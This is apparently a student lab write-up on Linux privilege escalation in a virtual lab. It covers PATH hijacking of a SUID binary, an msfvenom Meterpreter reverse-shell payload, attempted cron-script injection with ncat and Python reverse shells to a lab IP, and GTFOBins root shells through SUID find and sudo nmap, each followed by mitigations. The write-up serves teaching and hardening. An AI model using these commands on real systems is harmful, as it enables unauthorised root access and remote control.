
```
lsteylen@lsteylen-virtual-machine:/var/scripts$ sudo chown root:root path
[sudo] password for lsteylen:
lsteylen@lsteylen-virtual-machine:/var/scripts$ ls -la
total 1056
drwxrwxrwx  2 root     root        4096 Apr  3 12:10 .
drwxr-xr-x 16 root     root        4096 Mar 29 10:21 ..
-rwxr-----  1 root     root         137 Mar 27 09:59 everymin.py
-rwxr-----  1 root     root          75 Apr  3 10:22 everymin.sh
-rwxrwxrwx  1 www-data www-data 1042160 Mar 29 09:17 nmap
-rwxrwxrwx  1 root     root       16056 Mar 29 10:24 path
-rwxrwxrwx  1 lsteylen lsteylen     101 Mar 29 09:41 path_binary.c
lsteylen@lsteylen-virtual-machine:/var/scripts$
```

We can set the user to run this script as root by giving the file SUID this will make the file always execute as the user who owns the file, in this case root.




```
lsteylen@lsteylen-virtual-machine:/var/scripts$ sudo chmod u+s path
lsteylen@lsteylen-virtual-machine:/var/scripts$ ls -la
total 1056
drwxrwxrwx  2 root     root        4096 Apr  3 12:10 .
drwxr-xr-x 16 root     root        4096 Mar 29 10:21 ..
-rwxr-----  1 root     root         137 Mar 27 09:59 everymin.py
-rwxr-----  1 root     root          75 Apr  3 10:22 everymin.sh
-rwxrwxrwx  1 www-data www-data 1042160 Mar 29 09:17 nmap
-rwsrwxrwx  1 root     root       16056 Mar 29 10:24 path
-rwxrwxrwx  1 lsteylen lsteylen     101 Mar 29 09:41 path_binary.c
lsteylen@lsteylen-virtual-machine:/var/scripts$
```

Then from our Kali machine we ssh into the ubuntu machine as our user with no sudo permissions. And we add the /var/scripts to the PATH




```
victim@lsteylen-virtual-machine:/$ export PATH=/var/scripts:$PATH
victim@lsteylen-virtual-machine:/$ echo $PATH
/var/scripts:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/
snap/bin
```

Next, we make a new MSFvenom payload and name it nmap




```
┌──(lsteylen㉿Kail-VM)-[~]
└─$ msfvenom -p linux/x64/meterpreter_reverse_tcp lhost=192.168.137.129 lport=4444 -f elf > nmap
```

Now we can upload this file to /var/scirpts on the ubuntu machine using a python server on our Kali machine and use chmod to make sure nmap is executable




```
victim@lsteylen-virtual-machine:/var/scripts$ ls -la
total 1056
drwxrwxrwx  2 root     root        4096 Apr  3 12:10 .
drwxr-xr-x 16 root     root        4096 Mar 29 10:21 ..
-rwxr─────  1 root     root         137 Mar 27 09:59 everymin.py
-rwxr─────  1 root     root          75 Apr  3 10:22 everymin.sh
-rwxrwxrwx  1 www-data www-data 1042160 Mar 29 09:17 nmap
-rwsrwxrwx  1 root     root       16056 Mar 29 10:24 path
-rwxrwxrwx  1 lsteylen lsteylen     101 Mar 29 09:41 path_binary.c
```

Then we use metasploit to start a reverse TCP handler




```
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.137.129:4444
```

And from our ssh we run /var/scripts/path



```
victim@lsteylen-virtual-machine:/var/scripts$ /var/scripts/path
```


And we then connect to a meterpreter shell and if we use getuid we see we are running meterpreter as root




```
msf6 exploit(multi/handler) > set lport 2424
lport ⇒ 2424
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.137.129:2424
[*] Meterpreter session 3 opened (192.168.137.129:2424 → 192.168.137.128:58432) at 2023-04-03 12:34:29
 -0300

meterpreter > getuid
Server username: root
meterpreter > 
```

Mitigation

The first step is to remove /var/scripts for the unprivileged users $PATH




```
victim@lsteylen-virtual-machine:/$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin:/usr/games:/usr/local/games:/snap/bin
```




```
victim@lsteylen-virtual-machine:/$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
victim@lsteylen-virtual-machine:/$ 
```

Then I removed the path binary before I make a new one




```
lsteylen@lsteylen-virtual-machine:/var/scripts$ sudo rm path
lsteylen@lsteylen-virtual-machine:/var/scripts$ ls
everymin.py  everymin.sh  nmap  path_binary.c
```

Then we edit the C code to include the full path for nmap and whoami. Then recompile the binary.




```
  GNU nano 6.2
#include<unistd.h>
void main()
{
setuid(0);
setgid(0);
system("/usr/bin/nmap localhost");
system("/usr/bin/whoami");
}
```




```
lsteylen@lsteylen-virtual-machine:/var/scripts$ gcc path_binary.c -o path
path_binary.c: In function ‘main’:
path_binary.c:6:1: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    6 | system("/usr/bin/nmap localhost");
      | ^~~~~~
```

Then we set the owner of the binary to my administrator account and have the permissions that my admin account has read, write, and execute and that the group has read and write and everyone else just and read and execute.



```
lsteylen@lsteylen-virtual-machine:/var/scripts$ chmod 765 /var/scripts/path
lsteylen@lsteylen-virtual-machine:/var/scripts$ ls -la
total 1056
drwxrwxrwx  2 root     root        4096 Apr  3 18:25 .
drwxr-xr-x 16 root     root        4096 Mar 29 10:21 ..
-rwxr-----  1 root     root         137 Mar 27 09:59 everymin.py
-rwxr-----  1 root     root          75 Apr  3 10:22 everymin.sh
-rwxrwxrwx  1 www-data www-data 1042160 Mar 29 09:17 nmap
-rwxrw-r-x  1 lsteylen lsteylen   16056 Apr  3 18:25 path
-rwxrwxrwx  1 lsteylen lsteylen     119 Apr  3 18:24 path_binary.c
lsteylen@lsteylen-virtual-machine:/var/scripts$
```


Then we run the command to check for all binaries on the system that have the SUID bit set, and we can see that /var/scripts/path is not one of them.



```
lsteylen@lsteylen-virtual-machine:/var/scripts$ find / -perm -u=s -type f 2>/dev/null
/home/lsteylen/path
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/xorg/Xorg.wrap
/usr/libexec/polkit-agent-helper-1
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/find
/usr/bin/fusermount3
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/bin/su
/usr/bin/passwd
/usr/bin/mount
/usr/sbin/pppd
/snap/snapd/18596/usr/lib/snapd/snap-confine
/snap/snapd/18357/usr/lib/snapd/snap-confine
/snap/core22/583/usr/bin/chfn
/snap/core22/583/usr/bin/chsh
/snap/core22/583/usr/bin/gpasswd
/snap/core22/583/usr/bin/mount
/snap/core22/583/usr/bin/newgrp
/snap/core22/583/usr/bin/passwd
/snap/core22/583/usr/bin/su
/snap/core22/583/usr/bin/sudo
/snap/core22/583/usr/bin/umount
/snap/core22/583/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core22/583/usr/lib/openssh/ssh-keysign
/snap/core20/1852/usr/bin/chfn
/snap/core20/1852/usr/bin/chsh
/snap/core20/1852/usr/bin/gpasswd
/snap/core20/1852/usr/bin/mount
/snap/core20/1852/usr/bin/newgrp
/snap/core20/1852/usr/bin/passwd
/snap/core20/1852/usr/bin/su
/snap/core20/1852/usr/bin/sudo
/snap/core20/1852/usr/bin/umount
/snap/core20/1852/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1852/usr/lib/openssh/ssh-keysign
/snap/core20/1828/usr/bin/chfn
/snap/core20/1828/usr/bin/chsh
/snap/core20/1828/usr/bin/gpasswd
/snap/core20/1828/usr/bin/mount
/snap/core20/1828/usr/bin/newgrp
/snap/core20/1828/usr/bin/passwd
/snap/core20/1828/usr/bin/su
/snap/core20/1828/usr/bin/sudo
/snap/core20/1828/usr/bin/umount
/snap/core20/1828/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1828/usr/lib/openssh/ssh-keysign
lsteylen@lsteylen-virtual-machine:/var/scripts$
```


Exploit no longer working

We can see that the 2 scripts are still running every minute




```
Apr  4 11:12:01 lsteylen-virtual-machine CRON[45119]: (root) CMD (/var/scripts/everymin.sh)
Apr  4 11:12:01 lsteylen-virtual-machine CRON[45121]: (root) CMD (/var/scripts/everymin.py)
Apr  4 11:12:01 lsteylen-virtual-machine CRON[45117]: (CRON) info (No MTA installed, discarding output)
Apr  4 11:12:01 lsteylen-virtual-machine CRON[45118]: (CRON) info (No MTA installed, discarding output)
Apr  4 11:13:01 lsteylen-virtual-machine CRON[45171]: (root) CMD (/var/scripts/everymin.sh)
Apr  4 11:13:01 lsteylen-virtual-machine CRON[45172]: (root) CMD (/var/scripts/everymin.py)
```

But when we go to inject our new lines, we get a permission denied error because we no longer have permissions to the scripts



```
victim@lsteylen-virtual-machine:/$ echo 'ncat 192.168.137.129 2424 -e /bin/bash' >> /var/scripts/everym
in.sh
-bash: /var/scripts/everymin.sh: Permission denied
victim@lsteylen-virtual-machine:/$ 
```




```
victim@lsteylen-virtual-machine:/$ echo "import os,pty,socket;s=socket.socket();s.connect((\"192.168.13
7.129\",2424));[ os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"sh\")" >> /var/scripts/everymin.py
-bash: /var/scripts/everymin.py: Permission denied
victim@lsteylen-virtual-machine:/$ 
```

Part 4 – GTFO Bins


Find Binary

For this exploit we need to use chmod to set the SUID bit for /usr/bin/find, And the owner needs to be root




```
lsteylen@lsteylen-virtual-machine:~$ sudo chmod u+s /usr/bin/find
[sudo] password for lsteylen:
lsteylen@lsteylen-virtual-machine:~$ ls -la /usr/bin/find
-rwsr-xr-x 1 root root 282088 Mar 23  2022 /usr/bin/find
lsteylen@lsteylen-virtual-machine:~$ 
```

Then we can check to make sure the SUID bit is set



```
victim@lsteylen-virtual-machine:/$ find / -perm -u=s -type f 2>/dev/null
/home/lsteylen/path
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/xorg/Xorg.wrap
/usr/libexec/polkit-agent-helper-1
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/find
/usr/bin/fusermount3
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/bin/su
```

Now with the SUID bit set we can run the exploit from GTFO bins




```
victim@lsteylen-virtual-machine:/$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
# 
```

And just like that we have a reverse shell running as root.


Nmap Binary

First if we want our victim user to be able to run nmap as root without a password, we have to insert this line at the bottom of the visudo file.




```
# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d

victim ALL = NOPASSWD: /usr/bin/nmap
```

Then ssh'd as our vitcim user we can check what they can run with they can run as root without a password




```
victim@lsteylen-virtual-machine:/$ sudo -l
Matching Defaults entries for victim on lsteylen-virtual-machine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User victim may run the following commands on lsteylen-virtual-machine:
    (root) NOPASSWD: /usr/bin/nmap
victim@lsteylen-virtual-machine:/$ 
```

GTFO bins has 2 methods to gain privilege escalation with SUDO, depending on the version of nmap we are running, we know we are running version 7.80. so we go with the first option



```
victim@lsteylen-virtual-machine:/$ nmap -v
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-04 11:25 ADT
```




(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```


Then we just copy each line of one at a time and we will get a root reverse shell. We will not be able to see the commands we are typing but we can still execute them and get output



```
victim@lsteylen-virtual-machine:/$ TF=$(mktemp)
victim@lsteylen-virtual-machine:/$ echo 'os.execute("/bin/sh")' > $TF
victim@lsteylen-virtual-machine:/$ sudo nmap --script=$TF
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-04 09:58 ADT
NSE: Warning: Loading '/tmp/tmp.9tFVwUKv7F' -- the recommended file extension is '.nse'.
# root
# 
```


Mitigation

The first step is to remove the SUID bit from /usr/bin/find



```
lsteylen@lsteylen-virtual-machine:/usr/bin$ sudo chmod 755 /usr/bin/find
[sudo] password for lsteylen:
lsteylen@lsteylen-virtual-machine:/usr/bin$ ls -la /usr/bin/find
-rwxr-xr-x 1 root root 282088 Mar 23  2022 /usr/bin/find
lsteylen@lsteylen-virtual-machine:/usr/bin$ 
```


Then we use visudo to remove the victim user's ability to run nmap as root without a password.



```
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
```

Exploit no longer working


Find SUID



```
victim@lsteylen-virtual-machine:/$ /usr/bin/find . -exec /bin/sh -p \; -quit
$ whoami
victim
$ 
```

The command ran successfully but we did not get the reverse shell as root but instead just our victim

Nmap SUDO



```
victim@lsteylen-virtual-machine:/$ TF=$(mktemp)
victim@lsteylen-virtual-machine:/$ echo 'os.execute("/bin/sh")' > $TF
victim@lsteylen-virtual-machine:/$ sudo nmap --script+$TF
[sudo] password for victim:
victim is not in the sudoers file.  This incident will be reported.
victim@lsteylen-virtual-machine:/$ 
```

The command ran but because we no longer have the ability to run nmap as root without a password it prompts us to enter our password but we are not a member of the sudoers so we can run with sudo permissions, and the incident is reported.